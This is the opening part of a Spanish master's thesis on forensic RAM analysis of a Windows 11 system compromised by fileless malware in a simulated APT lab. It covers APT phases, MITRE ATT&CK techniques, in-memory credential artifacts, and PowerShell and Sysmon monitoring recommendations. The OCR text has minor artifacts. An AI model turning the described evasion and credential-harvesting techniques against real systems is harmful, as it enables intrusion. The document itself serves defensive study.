Maestría en

CIBERSEGURIDAD

Trabajo previo a la obtención de título de

Magister en Ciberseguridad

AUTORES:

Kevin Gabriel Cofre Valiente

Alejandro Germánico Cevallos Fuentes

Marcos Alexander Criollo Llumiquinga

Carlos Alexander Chicaiza Puedmag

TUTORES:

Iván Reyes Chacón

Alejandro Cortés López

TEMA:

Análisis forense en Windows 11 comprometido por malware fileless en un ataque APT.

Diciembre– 2025


REINVENTEMOS EL FUTURO

Certificación de autoría

Nosotros, Cofre Valiente Kevin Gabriel, Alejando Germánico Cevallos Fuentes, Marcos Alexander Criollo Llumiquinga y Carlos Alexander Chizaiza Puenting, declaramos bajo juramento que el trabajo aquí descrito es de nuestra autoría; que no ha sido presentado anteriormente para ningún grado o calificación profesional y que se ha consultado la bibliografía detallada.

Cedemos nuestros derechos de propiedad intelectual a la Universidad Internacional del Ecuador (UIDE), para que sea publicado y divulgado en internet, según lo establecido en la Ley de Propiedad Intelectual, su reglamento y demás disposiciones legales.

Firma
Cofre Valiente Kevin Gabriel



Firma
Alejando Germánico Cevallos Fuentes

Firma
Marcos Alexander Criollo Llumiquinga


Firma
Carlos Alexander Chizaiza Puenting

Autorización de Derechos de Propiedad Intelectual

Nosotros, Alejando Germánico Cevallos Fuentes, Kevin Gabriel Cofre Valiente, Carlos Alexander Chizaiza Puenting, Marcos Alexander Criollo Llumiquinga en calidad de autores del trabajo de investigación titulado Análisis forense en Windows 11 comprometido por malware fileless en un ataque APT, autorizamos a la Universidad Internacional del Ecuador (UIDE) para hacer uso de todos los contenidos que nos pertenecen o de parte de los que contiene esta obra, con fines estrictamente académicos o de investigación. Los derechos que como autores nos corresponden, lo establecido en los artículos 5, 6, 8, 19 y demás pertinentes de la Ley de Propiedad Intelectual y su Reglamento en Ecuador.

D. M. Quito, (noviembre 2025)

Firma
Cofre Valiente Kevin Gabriel




Firma
Alejando Germánico Cevallos Fuentes

Firma
Marcos Alexander Criollo Llumiquinga

Firma
Carlos Alexander Chizaiza Puenting

Aprobación de dirección y coordinación del programa

Nosotros, Alejandro Cortés e Iván Reyes, declaramos que: Alejando Germánico Cevallos Fuentes, Kevin Gabriel Cofre Valiente, Carlos Alexander Chizaiza Puedmag, Marcos Alexander Criollo Llumiquinga son los autores exclusivos de la presente investigación y que ésta es original, auténtica y personal de ellos.



Alejandro Cortés L.

Maestría en Ciberseguridad

Iván Reyes Ch.

Maestría en Ciberseguridad

DEDICATORIA

A mis papás, por apoyarme en cada paso que doy y por inculcarme valores que hacen de mí una mejor persona, la educación que recibí en casa es uno de los regalos más grandes que pudieron darme, su paciencia y compromiso por cuidar de su familia son el impulso que necesitaba para seguir adelante por esto y mucho más comparto este pequeño logro con ustedes.

Kevin Cofre

A mi mamá y mi papá, quienes han sido la fuerza que sostiene mis sueños. Gracias por acompañarme en cada paso, por animarme cuando tuve dudas, y por enseñarme que rendirse jamás es una opción. Este trabajo es el reflejo de todo lo que ustedes han sembrado en mí. Con amor y gratitud, se los dedico.

Carlos Chicaiza

A mi familia y a mi novia, pilares fundamentales en mi vida. Les dedico este trabajo por ser mi soporte emocional inquebrantable y mi fuente de energía diaria. Gracias por alentarme a persistir ante cada dificultad y por no permitir que me diera por vencido hasta alcanzar esta meta. Asimismo, dedico este esfuerzo a mis compañeros, por su paciencia, su compañerismo y su generosidad al compartir conocimientos, convirtiendo el aprendizaje en una experiencia de crecimiento mutuo.

Marcos Criollo

Dedico esta tesis a aquellos profesionales y visionarios que trabajan incansablemente en el campo de la ciberseguridad, esforzándose por proteger la integridad y confidencialidad de la información en un mundo cada vez más digitalizado. Que este trabajo contribuya modestamente al avance de la ciberseguridad y sirva como un testimonio del compromiso con la mejora continua y el desarrollo tecnológico responsable.

Alejandro Cevallos

AGRADECIMIENTOS

Agradezco a mis padres por haberme acompañado en todo momento, a la UIDE y a sus excelentes docentes por su trabajo y compromiso diario, también agradezco a mis compañeros, aprendí mucho de ustedes, gracias a su esfuerzo y compromiso fue posible este trabajo. Agradezco a Dios por la salud y por permitirme cumplir otra de mis metas propuestas, y dejo escrito mi eterno agradecimiento a mi abuelita que me cuida desde el cielo, gracias por ser esa luz que guía mi camino.

Kevin Cofre

Agradezco profundamente a mis padres, quienes han sido mi mayor apoyo a lo largo de toda mi formación académica. Gracias por creer siempre en mí, por su paciencia, esfuerzo y por inculcarme valores que me han permitido perseverar incluso en los momentos más difíciles. Este logro también es de ustedes.

A mi hermano, quien a pesar de la distancia nunca ha dejado de estar presente, brindándome palabras de ánimo y recordándome siempre que soy capaz de lograr lo que me proponga. Tus mensajes y tu confianza han sido un impulso constante para seguir adelante.

Carlos Chicaiza

Agradezco profundamente a mi familia por su apoyo incondicional, comprensión y aliento constante a lo largo de este proceso académico. Su confianza en mí ha sido fundamental para no rendirme ante las dificultades y continuar avanzando con determinación hacia mis objetivos.

De manera especial, expreso mi sincero agradecimiento a mi novia, Josselyn, por su apoyo permanente, paciencia y confianza. Su fortaleza y motivación han sido un pilar esencial para mantenerme firme y creer en mis capacidades para alcanzar grandes proyectos y metas profesionales.

Marcos Criollo

Agradezco sinceramente a los directores de tesis, cuya experiencia, guía y dedicación fueron fundamentales para orientar este trabajo y superar cada uno de los desafíos que surgieron durante el proceso de investigación. También reconozco el invaluable apoyo de mis compañeros del programa de maestría en ciberseguridad, cuyos conocimientos y experiencias enriquecieron mi aprendizaje y estimularon mi crecimiento profesional y personal.

Quisiera expresar un especial agradecimiento a mi esposa Erika, por su amor incondicional, paciencia y comprensión durante los momentos más exigentes, siendo un pilar constante de apoyo y motivación. A mis hijos, Erick y Raffaela, quienes con su inocencia y alegría me recordaron la importancia de la perseverancia y el compromiso. A mi madre Clemencia, cuya fortaleza y sacrificios han sido siempre una inspiración y fundamento en mi vida. Finalmente, a mi hermano Guillermo, por su apoyo constante y palabras de ánimo que me impulsaron a seguir adelante.

Este logro no habría sido posible sin el respaldo y confianza de estas personas tan importantes, a quienes dedico mi esfuerzo y trabajo con profunda gratitud

Alejandro Cevallos

RESUMEN

Los ataques de tipo APT que emplean malware fileless causan mayor impacto a infraestructuras críticas desafiando los controles comunes de ciberseguridad dentro de las organizaciones, ya que tienen la capacidad de operar en memoria sin dejar artefactos de persistencia en disco, de esta forma evaden algunos mecanismos de detección de malware tradicionales. Esta investigación se basa en el análisis forense de memoria RAM de un sistema Windows 11 comprometido por malware fileless en un entorno controlado, con el objetivo de identificar procesos ocultos, técnicas de evasión y artefactos volátiles característicos de los ataques APT.

Para lo antes mencionado, se diseñó y desplego un laboratorio virtualizado usando VMware Workstation, mediante la simulación de tres fases consecutivas de un ataque, que constan de: compromiso inicial mediante PowerShell, escalamiento de privilegios con un mensaje o paquete en memoria y persistencia a través de phishing e implantación de un troyano. Posterior a cada una de las fases, se realizó el volcado de memoria RAM y de disco duro mediante la herramienta FTK Imager y fueron analizados mediante Volatility 3, autopsy y RegRipper.

Los resultados del análisis nos permitieron reconstruir la cadena completa de los ataques, identificando problemas críticos en el sistema como la jerarquía de procesos maliciosos, regiones de memoria con permisos de ejecución anómalos, la obtención de privilegios de sistema completos por parte del malware y la persistencia de conexión, además de la existencia de cuentas ocultas. Asimismo, se establecieron métricas de eficiencia del análisis forense, obteniendo una tasa de detección que incremento del 0.58% en la fase inicial al 2.39% en la fase de persistencia y se registraron los tiempos de análisis para cada escenario

Palabras Claves:

Análsis forense, memoria RAM, malware fileless, APT, Volatility, ciberseguridad, respuesta a incidentes

ABSTRACT

APT-type attacks employing fileless malware cause greater impact on critical infrastructures, challenging common cybersecurity controls within organizations, as they have the ability to operate in memory without leaving persistence artifacts on disk, thereby evading some traditional malware detection mechanisms. This research is based on the RAM memory forensic analysis of a Windows 11 system compromised by fileless malware in a controlled environment, with the objective of identifying hidden processes, evasion techniques, and volatile artifacts characteristic of APT attacks.

To achieve the aforementioned, a virtualized laboratory was designed and deployed using VMware Workstation, through the simulation of three consecutive phases of an attack, consisting of: initial compromise via PowerShell, privilege escalation with an in-memory message or package, and persistence through phishing and trojan implantation. Following each phase, RAM and hard disk memory dumps were performed using the FTK Imager tool and analyzed with Volatility 3, Autopsy, and RegRipper.

The analysis results allowed us to reconstruct the complete attack chain, identifying critical system issues such as the malicious process hierarchy, memory regions with anomalous execution permissions, the malware's acquisition of full system privileges, persistent connection, and the existence of hidden accounts. Likewise, forensic analysis efficiency metrics were established, achieving a detection rate that increased from 0.58% in the initial phase to 2.39% in the persistence phase, and analysis times for each scenario were recorded.

Keywords:

Forensic analysis, RAM memory, fileless malware, APT, Volatility, cybersecurity, incident response.

TABLA DE CONTENIDOS (índice)

LISTA DE TABLAS (índice de tablas)

LISTA DE FIGURAS (indice de Figuras)

CAPITULO 1:

INTRODUCCION

La ciberseguridad en la actualidad abarca un rol importante en el desarrollo tecnológico, cada vez existen ataques más sofisticados que demandan mayor eficiencia en el protección de la información. Entre los ciberdelitos tenemos ataques sofisticados como APT (Advances Persistent Threats) en combinación con malware fileless cuyo objetivo principal es ocultarse en una infraestructura por largos periodos de tiempo con el fin de robar información con alto grado de importancia. El informe presentado por (Cybersecurity., 2024), menciona que el malware fileless elude antivirus tradicionales y aprovecha las herramientas del sistema para ejecutar cargas útiles.

De acuerdo a (S2GROUP, 2020) Los **Advanced Persistent** Threats **(APT)** son ataques dirigidos y sofisticados que buscan acceder a información crítica. El fileless malware se ha convertido en una herramienta popular en estos ataques debido a su capacidad para operar de manera oculta y persistente.

Definición del proyecto

Los ataques APT elevan la dificultad para detectar el malware que no deja huellas en disco y se oculta en la memoria RAM del sistema, por lo tanto, esta es la problemática que se pretende abordar, este tipo de ataques aprovecha métodos avanzados como **Living off the land y el uso de script malicioso en PowerShell.**

Este trabajo analizará la memoria RAM de un sistema operativo Windows 11 infectado con malware fileless. El estudio se llevará a cabo en un entorno controlado, utilizando máquinas virtuales en VMware Workstation 17 Pro.

El proyecto se realiza con el propósito de investigar los patrones de comportamiento, procesos ocultos y evidencias en memoria que permiten detectar este tipo de amenazas, para

ello se desarrollará un entorno práctico y dinámico que permitirá capturar y analizar los volcados de memoria haciendo uso de herramientas forenses como FTK Imager, Volatility, CAIN, Autopsy, RegRipper y Windows Registry Recovery.

1.1. Justificación e importancia del trabajo de investigación

Este trabajo estará orientado a respuesta a incidentes cuya función principal es fortalecer las habilidades defensivas en ciberseguridad ante amenazas que cada vez dificultan su detección y contención, el malware fileless no depende de archivos ejecutables tradicionales, hace uso de procesos legítimos del sistema ejecutándose en la memoria RAM, de esta forma eleva la dificultad para su detección.

El proyecto de investigación proporcionará guías prácticas para equipos de respuesta a incidentes en donde se incluirá recomendaciones de hardening de PowerShell y políticas de ejecución de scripts aportando de esta forma al desarrollo de metodologías de análisis forense. Además, permitirá fijar métricas como la tasa de detección de procesos ocultos y el tiempo de análisis, con el fin de aportar resultados que sean medibles y reproducibles.

Alcance

El desarrollo del proyecto se enfocará principalmente en malware fileless en memoria RAM haciendo uso de un entorno virtual seguro y controlado, en el cual se podrá simular ataques APT en sistemas Windows 11, de esta forma se realizará un análisis haciendo uso de herramientas forenses. Adicional a ello se integrará el análisis de artefactos en disco, así como el análisis en otras versiones de Windows de forma teórica, con la finalidad de expandir las metodologías de detección.

1.2. Objetivos

1.2.1. Objetivo General

Analizar la memoria RAM de un sistema operativo Windows 11 comprometido por

malware fileless, mediante el uso de herramientas forenses en un entorno controlado, con el fin de identificar procesos y técnicas ocultas en un ataque APT que permitan evaluar métricas de eficacia del análisis.

- Elaborar un escenario con máquinas virtuales con el uso de VMware Workstation con el fin de simular ataques fileless en el sistema Windows 11.
- Obtener el volcado de memoria RAM del sistema comprometido, mediante el uso de herramientas forenses.
- Analizar el volcado de memoria haciendo uso de herramientas como Volatility 3.0, Autopsy y RegRipper.
- Establecer métricas de eficacia del análisis forense, tales como la tasa de detección de procesos ocultos y el tiempo requerido para completar el análisis.
- Documentar el proceso y los resultados obtenidos con el fin de exponer metodologías que permitan mitigar ataques de tipo APT.
- Realizar un flujo de respuesta a incidentes basado en los resultados obtenidos, incluyendo recomendaciones de hardening y políticas de seguridad para PowerShell y ejecución de scripts.
- Evaluar de forma teórica la aplicabilidad en otras versiones de Windows y en artefactos complementarios como disco.

CAPITULO 2:

REVISION DE LITERATURA

2.1. Estado del Arte

El malware fileless y ataques APT operan en memoria, han evolucionado significativamente en la última década, impulsado por la creciente sofisticación de los atacantes y la adopción de técnicas "Living off the Land" (LotL). A continuación, se presenta una síntesis de los avances más relevantes, organizados en ejes temáticos clave.

Un avance notable en este campo es el framework RAPID (Amaru et al., 2025), que propone un enfoque de aprendizaje profundo consciente del contexto para la detección e investigación de APTs. RAPID aborda directamente el problema de la "fatiga de alertas" mediante una arquitectura de dos fases: una fase de detección que utiliza aprendizaje auto supervisado para modelar el comportamiento dinámico del sistema, y una fase de rastreo que reconstruye narrativas de ataque precisas mediante el análisis de grafos de procedencia. Su evaluación demuestra una alta efectividad, logrando hasta un 74% de precisión con un recuerdo casi perfecto, incluso utilizando solo el 30% de los datos para entrenamiento. Este enfoque representa la vanguardia en la detección automatizada de amenazas persistentes y sirve como un marco de referencia contra el cual se pueden contrastar los hallazgos del análisis forense manual.

Paralelamente, **MIRDETECTOR** (Li et al., 2025) introduce un enfoque innovador basado en la **representación de intenciones maliciosas (MIR)**, argumentando que un nodo debe considerarse malicioso no solo por cambios en sus características estructurales, sino también por exhibir una inclinación hacia comportamientos maliciosos. Este sistema tridimensional que integra características estructurales, de atributos y de intención logra una precisión de detección a nivel de nodo de hasta **99%** y mejora la tasa de recuperación en **68%**, abordando efectivamente el problema de los falsos positivos que plagan a los

sistemas tradicionales.

En el ámbito específico del malware fileless, **Argus** (Singh & Tripathy, 2025) un avance significativo al proponer un sistema de **detección temprana** que utiliza análisis forense de memoria en tiempo real, detectando exitosamente **4,356 de 5,026 muestras** de malware fileless, con **2,978 en fase pre-operacional**. El desarrollo de estos sistemas depende críticamente de conjuntos de datos robustos, como el **Linux-APT Dataset 2024** (Karim, 2024), que proporciona registros integrales con técnicas de ataque modernas mapeadas contra MITRE ATT&CK.

Mientras que estos sistemas automatizados representan la vanguardia en detección de APTs y movimiento lateral, el análisis forense de memoria tradicional proporciona la validación empírica granular. Nuestro trabajo se sitúa en esta capa fundamental, utilizando un escenario controlado en Windows 11 para realizar un análisis forense de memoria que complementa y valida los hallazgos de estos sistemas, contribuyendo específicamente a la comprensión de técnicas fileless y su movimiento lateral en entornos Windows 11 modernos.

2.2. Marco Teórico

2.2.1. Introducción a la ciberseguridad y ataques APT

La ciberseguridad constituye un campo interdisciplinario que abarca los métodos, procesos y tecnologías destinados a proteger la información, los sistemas y las redes frente a amenazas digitales. Su objetivo principal radia en garantizar los tres pilares fundamentales de la seguridad: confidencialidad, integridad y disponibilidad, junto con atributos complementarios como la autenticidad, trazabilidad y el no repudio (Larriva-Novo et al., 2023).

En un entorno cada vez más digitalizado, la ciberseguridad se erige como un componente esencial para la protección de infraestructuras críticas, datos personales y activos estratégicos tanto en el ámbito público como privado. En el ámbito de la ciberseguridad se

subdivide en diversas áreas, tales como la seguridad de redes, la protección de sistemas operativos, la seguridad en aplicaciones, la gestión de identidades y accesos, la seguridad en la nube y la respuesta ante incidentes (Rincón Díaz, 2023).

Además, el desarrollo de la inteligencia de amenazas ha permitido la detección temprana y el análisis de tácticas técnicas y procedimientos empleados para actores maliciosos. Esta inteligencia resulta esencial para identificar patrones de ataque y fortalecer mecanismos de defensa proactiva. Las APT se caracterizan por su capacidad de infiltrarse en infraestructuras específicas, utilizando vulnerabilidades de día cero (zero-day), escalando privilegios evadiendo controles de seguridad tradicionales y exfiltrando información sensible con un alto grado de sigilo. Una de las variantes más complejas dentro de los ataques APT es el uso de programa maligno fileless, el cual opera directamente en la memoria del sistema sin requerir archivos maliciosos en el disco duro. Esta técnica aprovecha la herramienta legitimas del sistema operativo, como PowerShell, WMI, lo que le permite evadir detección por antivirus convencionales (Sevilla Hidalgo, 2024).

El malware fileless representa una evolución significativa en las tácticas de ataque, porque minimiza las huellas forenses y complica considerablemente las tareas de detección y respuesta. De acuerdo a (Martín Liras, 2023) existen fases de un ataque APT, en la Tabla 1 se detalla cada Fase.

Tabla 1

Fases de un ataque APT

FASES	DETALLE
Reconocimiento	recopila información del objetivo mediante OSINT, escaneo de puertos o análisis de redes
Intrusión inicial	aprovecha técnicas como phishing para acceder al sistema
Persistencia	Instalando puertas traseras o utiliza malware fileless

Escalamiento de privilegios	Amplía su control interno utilizando herramientas legitimas
Comando y control.	Comunicación con servidores remotos para ejecutar ordenes o exfiltrar datos
Exfiltración y encubrimiento	Se extrae la información y se eliminan rastros para evadir la detección forense

2.2.2. Definición de APT

De acuerdo a Amenaza persistente avanzada (APT), utilizan métodos de piratería informática que permiten acceder a un sistema y permanecer por un largo periodo de tiempo, los atacantes APT generalmente acceden a grandes organizaciones o incluso Países para exfiltrar datos de forma gradual y sistemática los tiempos de permanencia suelen ser periodos muy largos (FORTINER, 2025). Es un ciberataque encubierto a una red informática en el que el atacante obtiene y mantiene acceso no autorizado a la red objetivo, permaneciendo desapercibido durante un período considerable. Durante el periodo entre la infección y la remediación, el hacker suele monitorear, interceptar y retransmitir información y datos confidenciales unauthorized access to a targeted network. APTs use social engineering tactics or exploit vulnerabilities to infect a system, and can remain unnoticed for a significant time period.(CISCO, 2025)

2.2.3. Casos y grupo APT

En 2024, una importante brecha de seguridad vio a Salt Typhoon infiltrarse en proveedores de servicios de internet (ISP) estadounidenses como AT&T y Verizon El grupo accedió de manera indebida a sistemas de escuchas telefónicas con autorización judicial, logrando obtenercomunicaciones confidenciales sin permiso. En noviembre de 2024, sus actividades se extendieron a T-Mobile, afectando los registros de llamadas y los metadatos de

los usuarios. Estas vulneraciones provocaron alarma en términos de seguridad nacional, dado que posibilitaron escala que los atacantes supervisaran y manipularan las comunicaciones a gran (SOCRadar, 2025).

Lazarus aprovechó la vulnerabilidad de día cero CVE-2024-4947 de Google Chrome durante su campaña DeTankZone, una operación avanzada que engañó a operadores de criptomonedas para que instalaran software malicioso. Esta explotación facilitó al grupo el robo de información financiera sensible, consolidando su fama como una de las principales organizaciones dedicadas al cibercrimen.

Desde el año 2014, se menciona que el grupo APT38 ha generado operaciones en más de 16 organizaciones distintas de alrededor de al menos 11 países, de manera simultánea por lo que se consolida como un grupo con recursos extensos (Ramírez, 2018).

El Grupo Lazarus, una APT respaldada por el gobierno de Corea del Norte, es reconocido como uno de los ciberadversarios más destacados, famoso por sus actividades de espionaje, robo de fondos y ataques disruptivos. Se le vincula a la Oficina General de Reconocimiento (RGB) de Corea del Norte y ha estado operando desde, al menos, 2009, llevando a cabo acciones que se alinean con los objetivos estratégicos y económicos del país (SOCRadar, 2025).

APT29 es un grupo de ciberamenazas vinculado al Servicio de Inteligencia Exterior de Rusia (SVR). Activo desde, al menos, 2008, ha dirigido sus ataques principalmente a redes gubernamentales en Europa y países miembros de la OTAN, así como a institutos y centros de investigación. Se le atribuye la intrusión en el Comité Nacional Demócrata durante el verano de 2015 (MITRE ATT&CK, 2025).

2.2.4. Fundamentos de análisis forense digital

La informática forense es una rama de la ciberseguridad orientada a la identificación, recolección, preservación, análisis y presentación de evidencias digital, con el fin de

esclarecer incidentes informáticos o delitos tecnológicos. Su metodología busca garantizar que toda evidencia obtenida sea válida y admisible en procesos judiciales o administrativos (Mozo Rivera & Ardila Contreras, 2022). Esta disciplina combina conocimiento técnicos legales y procedimentales que permiten reconstruir los eventos asociados a un ataque asegurando la integridad y trazabilidad de los datos.

Principios de la informática forense, dentro de la informática forense se establece un marco de actuación que puede ser utilizado para la guía de cumplimiento del análisis forense de acuerdo a (Ramos García, 2022) se detallan los siguientes principios:

Integridad de la evidencia, los datos originales no deben alterarse durante la adquisición ni el análisis. Para poder garantizarlo se emplean funciones hash que permiten verificar la autenticidad de las copias.

Cadena de custodia, cada acción sobre la evidencia debe estar documentada indicando quien lo manipulo, cuando y en qué condiciones, para mantener su validez legal.

Reproducibilidad y documentación, los procedimientos deben ser detallados y verificables por otros peritos, asegurando resultados consistentes.

Autenticidad y legitimidad, la evidencia debe poder relacionarse de manera confiable con el sistema o usuario investigado, respetando los maros legales aplicables.

Confidencialidad y seguridad, las evidencias deben almacenarse y trasladarse de forma segura, evitando accesos no autorizados o perdida de la información.

2.2.5. Memoria RAM y su importancia en lo forense

- Estructura de la memoria RAM

Desde una perspectiva forense, la memoria RAM no se analiza como un simple almacén de datos, sino como un mapa dinámico de la ejecución del sistema operativo. En sistemas modernos como Windows 11, la gestión de memoria es compleja y se basa en la Memoria Virtual (Betancor Olivares, 2020).

El sistema operativo abstrae la memoria física para crear un espacio de direcciones virtuales para cada proceso. Esto es crucial porque el malware no se encuentra alojada en una dirección estática, sino una dirección virtual asignada. Si la memoria RAM se llena, el sistema mueve paginas al disco duro. Por lo tanto, el análisis forense de memoria debe considerar parte del análisis del estudio de memoria y disco (Marcelo Ardiles & Incappueno Ttito, 2024).

Para la gestión de memoria el VAD es una estructura de árbol binario que el kernel de Windows utiliza para gestionar memoria de cada proceso. Adicional lleva el registro de que rangos de memoria están reservados, confirmados o libres, y si son ejecutables, de lectura o escritura (Sheng-Hao, 2023).

La detección en el análisis forense moderno no depende solo de las firmas de antivirus sino también de la identificación de indicadores de Compromiso (García, 2014) y (Carboné Mejías, 2021). Estos son artefactos digitales que evidencian una intrusión con alta probabilidad.

Red: Direcciones IP sospechosas, dominios maliciosos (C2), URLs de descarga de malware y firmas en el tráfico de red.

Host: Hashes de archivos (MD5, SHA256) conocidos por ser maliciosos, claves de registro modificadas, nombres de archivos extraños en directorios del sistema y procesos inyectados en memoria.

Comportamiento: Patrones de actividad anómala, como accesos a horas inusuales o uso de herramientas administrativas legítimas (PowerShell, PsExec) para fines maliciosos.

2.2.6. Artefactos forenses en memoria volátil:

- Los artefactos son remanentes de datos que persisten en la memoria y sirven como evidencia al momento de realizar un análisis forense (Betancor

Olivares, 2020).

- Procesos y listas enlazadas: En el kernel de Windows, cada proceso está representado por una estructura de datos llamada _EPROCESS, estas estructuras están conectadas en una lista doblemente enlazada ActiveProcessLinks.
- Codigo inyectado y Reflective DLLs: Fragmento de código ejecutable en regiones de memoria marcadas cmo RWXm que no están respaldadas por un archivo en el disco, también se buscan cabeceras flotando en la memoria del head o stack de un proceso legitimo.
- Conexiones de Red: Se pueden recuperar conexiones activas, cerradas o en espera, vinculando una dirección remota C2, con un proceso especifico y la hora de la conexión. Esto persiste en memoria mucho después de que la conexión se cierra.
- Historial de Comandos: La memoria del proceso conhost.exe o las estructuras internas de powershell.exe almacenan buffers con el historial de comandos ejecutados, scripts codificados en Base64 y salidas de consola que nunca se guardaron en logs de disco.
- Claves y Cifrado y Credenciales: Contraseñas en texto plano, hashes NTLM, tickets de kerberos, etc, residen en la memoria para que el sistema pueda usarlas rápidamente (Guerra, 2022).

2.2.7. Framework MITRE ATT&CK para análisis de técnicas de ataque

MITRE ATT&CK en su marco clasifica el comportamiento y mapean las tácticas, técnicas y procedimientos (TTP), incluyendo técnicas como T1059 (Command and Scripting Interpreter), T1027/T1027.011 (Obfuscated Files or Information: Fileless Storage), persistencia vía WMI, registro y tareas programadas.

Desarrollado por esta organización sin fines de lucro en EE.UU., difiere de la cadena de eliminación cibernética al enfocarse en objetivos tácticos, no cronología, facilitando análisis comparativos de amenazas.

Mantiene matrices para entornos empresariales, móviles e ICS, con mitigaciones y detección. Permite mapear TTPs para atribución, inteligencia de amenazas y modelos de detección automatizados. (Lee et al., 2025).

Según el framework MITRE ATT&CK, un APT usa fileless malware normalmente para las siguiente táctica y técnicas:

- TA0002: Ejecución – T1059.001(PowerShell), T1047 (Windows Management Instrumentation).
- TA0005: Evasión de Defensa – T1027.011(Fileless storage), T1078 (Valid Accounts).
- TA0003: Persistencia – T1053 (Schedule Task/Job), T1547.001 (Registry Run Keys).
- TA0004: Escalamiento de privilegios – T1134 (Injection Process).
- TA0010: Exfiltración – T1041 (Exfiltration Over C2 Channel).

2.2.8. Herramientas y técnicas de análisis forense de RAM

El análisis forense de la memoria volátil es una parte crítica en la investigación de incidentes, ya que permite identificar amenazas avanzadas, particularmente el malware fileless. Este tipo de malware opera exclusivamente en la RAM, evitando intencionalmente dejar rastro de su existencia en el disco duro, lo cual lo convierte en una potente herramienta para evadir la detección tradicional de malware. Debido a esto, el análisis de dicha amenaza permite acceder a información valiosa como listas de procesos activos, módulos cargados, conexiones de red establecidas y claves de registro en memoria, facilitando así la

identificación de patrones de ejecución asociados a las APT (Case & Richard, 2017)

La arquitectura moderna y la complejidad de las estructuras internas en sistemas operativos como Windows 11 requieren métodos de adquisición de memoria extremadamente precisos para garantizar la integridad y la utilidad de la evidencia. La fase de adquisición se ejecuta típicamente utilizando herramientas específicas diseñadas para la extracción de evidencia volátil en caliente, como FTK Imager. Esta herramienta es fundamental, ya que permite obtener una imagen binaria íntegra de la memoria del sistema comprometido, preservando su estado volátil antes de que sea alterado o sobrescrito.

Al obtener la imagen de la memoria RAM, el análisis se realiza a través de un framework reconocido, como lo es Volatility. Este framework se ha consolidado como una herramienta forense esencial, permitiendo reconstruir las estructuras internas del kernel de Windows, inspeccionar las listas de procesos activos y detectar inyecciones de código malicioso, así como rastrear la actividad de herramientas legítimas, como PowerShell, que son utilizadas por el atacante (Carvey, 2014).

En la lucha contra los ataques APT, donde la persistencia se basa en técnicas de evasión y volatilidad, el análisis de RAM no es solo un método complementario, sino uno esencial para reconstruir la secuencia de actividades del atacante, permitiendo identificar cual fue su ruta de acceso y comandos ejecutados que serían invisibles mediante la examinación únicamente del sistema de archivos.

2.2.9. Indicadores de compromiso y reconstrucción de ataques APT

Los Indicadores de Compromiso son señales visibles que permiten detectar comportamientos maliciosos dentro de un sistema. En el caso de los ataques APT, estos indicadores son muy importantes e incluyen cosas como procesos extraños que permanecen en la memoria, cambios temporales en claves del registro, módulos inyectados en procesos legítimos o patrones de comunicación relacionados con la infraestructura de comando y

control. La importancia de estos IoC está en analizarlos dentro de un enfoque táctico y estratégico, lo cual ayuda a reconstruir cada etapa de la intrusión (Hutchins et al., 2011)

Los ataques fileless presentan un reto importante porque sus Indicadores de Compromiso son muy volátiles y duran poco tiempo. Por eso es necesario correlacionar bien los eventos en el tiempo y hacer un análisis forense detallado de la memoria. Esto ocurre porque el atacante usa herramientas legítimas del sistema, como PowerShell, con la intención de evitar los métodos de detección tradicionales. Debido a esto, el análisis debe centrarse en revisar estructuras internas de la memoria, como los handles, pipes extraños y rastros de ejecución temporal. Además, el uso de marcos como MITRE ATT&CK es fundamental para identificar y organizar las técnicas empleadas por grupos APT, tales como la inyección de procesos, la creación de mecanismos de persistencia y los movimientos laterales silenciosos (Gibert et al., 2020).

La reconstrucción de un ataque implica examinar evidencia dispersa en memoria, correlacionarla con actividad de red y analizar patrones de comportamiento. En sistemas Windows 11, este proceso resulta crítico debido a los mecanismos modernos de seguridad que pueden ocultar parcialmente la actividad del atacante (Algar López, 2023).

2.2.10. Buenas prácticas y recomendaciones de ciberseguridad

Se reconoce que para mitigar eficazmente las APT y las amenazas fileless se necesita una estrategia que combine controles técnicos, buenas prácticas organizativas y monitoreo constante. Por esto, los sistemas deben incluir mecanismos de detección capaces de identificar comportamientos anómalos, especialmente el uso malicioso o inusual de herramientas del sistema como PowerShell (Scarfone & Mell, 2007).

Además, marcos internacionales, como el Framework for Improving Critical Infrastructure Cybersecurity del NIST (2018), señalan que prácticas como gestionar las vulnerabilidades de forma proactiva, segmentar la red y aplicar rigurosamente el principio de

menor privilegio son claves para reducir la superficie de ataque. Por su parte, algunas investigaciones subrayan que el monitoreo constante con soluciones como SIEM es esencial para identificar con rapidez actividades de inyección de memoria y comportamientos inusuales vinculados a los APT (Gibert et al., 2020).

De acuerdo a (Nasi, 2019) Para la detección, mitigación y buenas prácticas en entornos Windows 11 apunta a diferentes líneas de defensa que se puede implementar frente a ataques APT con malware fileless como son:

- Fortalecimiento de controles en PowerShell
    - Activar el registro avanzado dentro de PowerShell como son: Script block loggin y transcripción.
    - Restringir política de ejecución y realizar la firma de scripts internos.
    - Monitoreo del uso de IEX, comandos codificados en base64 y la ejecución remota de WinRM.
- Monitoreo con Sysmon
    - Desplegar Sysmon para la verificación de ID 1 - Creación de procesos (muestra el proceso actual y el proceso padre, líneas de comando, hashes de archivos y GUID´s para correlación de eventos), ID – 3 Conexiones de red (registra las conexiones de red, proceso de origen, IP´s, puertos), ID 11 – Creación de archivo (detecta cambios en la creación de archivos), ID 12, 13, 14 – Cambios en el registro (Monitorea la creación, eliminación y modificación de claves de registro), ID 22 – DNS Query (Consulta de DNS).
    - Correlación de eventos con reglas sigma. (https://learn.microsoft.com/es-es/sysinternals/downloads/sysmon)
- ASR (Attack Surface Reduction) y AMSI (Interfaz de Análisis Antimalware).

    - Habilitar reglas ASR que permitan el bloqueo de ejecución de macros, scripts maliciosos y comportamientos típicos de droppers.
    - Implementar AMSI con el software antivirus para analizar scripts y comandos (PowerShell, VBScript, JScript, macros) en tiempo real antes de su ejecución. (KesemSharabi, 2025)

- Monitoreo de persistencia por fileless
    - Monitorea periódicamente claves Run/RunOnce, tareas programadas críticas y suscripciones WMI, en búsqueda de scripts en ubicaciones inusuales.
- Capacidades de especialistas forenses
